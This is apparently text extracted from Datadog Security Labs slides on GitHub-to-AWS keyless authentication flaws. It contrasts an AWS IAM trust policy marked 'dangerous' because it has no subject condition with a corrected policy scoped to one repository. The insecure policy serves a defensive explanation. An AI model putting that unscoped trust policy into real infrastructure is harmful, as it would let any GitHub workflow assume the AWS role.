


AWS IAM
Role


sts:AssumeRoleWithWebIdentity



sts:AssumeRoleWithWebIdentity




sts:AssumeRoleWithWebIdentity




A Dangerous Trust Policy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated":
          "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity"
    }
  ]
}
```

Weaponizing sts:AssumeRoleWithWebIdentity




Weaponizing sts:AssumeRoleWithWebIdentity



The Condition is crucial

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Principal": {
        "Federated":
          "arn:aws:iam::123456123456:oidc-provider/token.actions.githubusercontent.com"
      },
      "Action": "sts:AssumeRoleWithWebIdentity",
      "Condition": {
        "StringLike": {
          "token.actions.githubusercontent.com:sub": "repo:octo-org/octo-repo:*"
        }
      }
    }
  ]
}
```


Weaponizing sts:AssumeRoleWithWebIdentity



Weaponizing sts:AssumeRoleWithWebIdentity



DATADOG Security Labs

ARTICLES CLOUD SECURITY ATLAS

RESEARCH

No keys attached: Exploring GitHub-to-AWS keyless authentication flaws

July 27, 2023

AWS

CLOUD MISCONFIGURATION



Christophe Tafani-Dereeper

Cloud Security Researcher and Advocate



Amazon Cognito

Implement secure, frictionless customer identity and access management that scales


Get started with Amazon Cognito



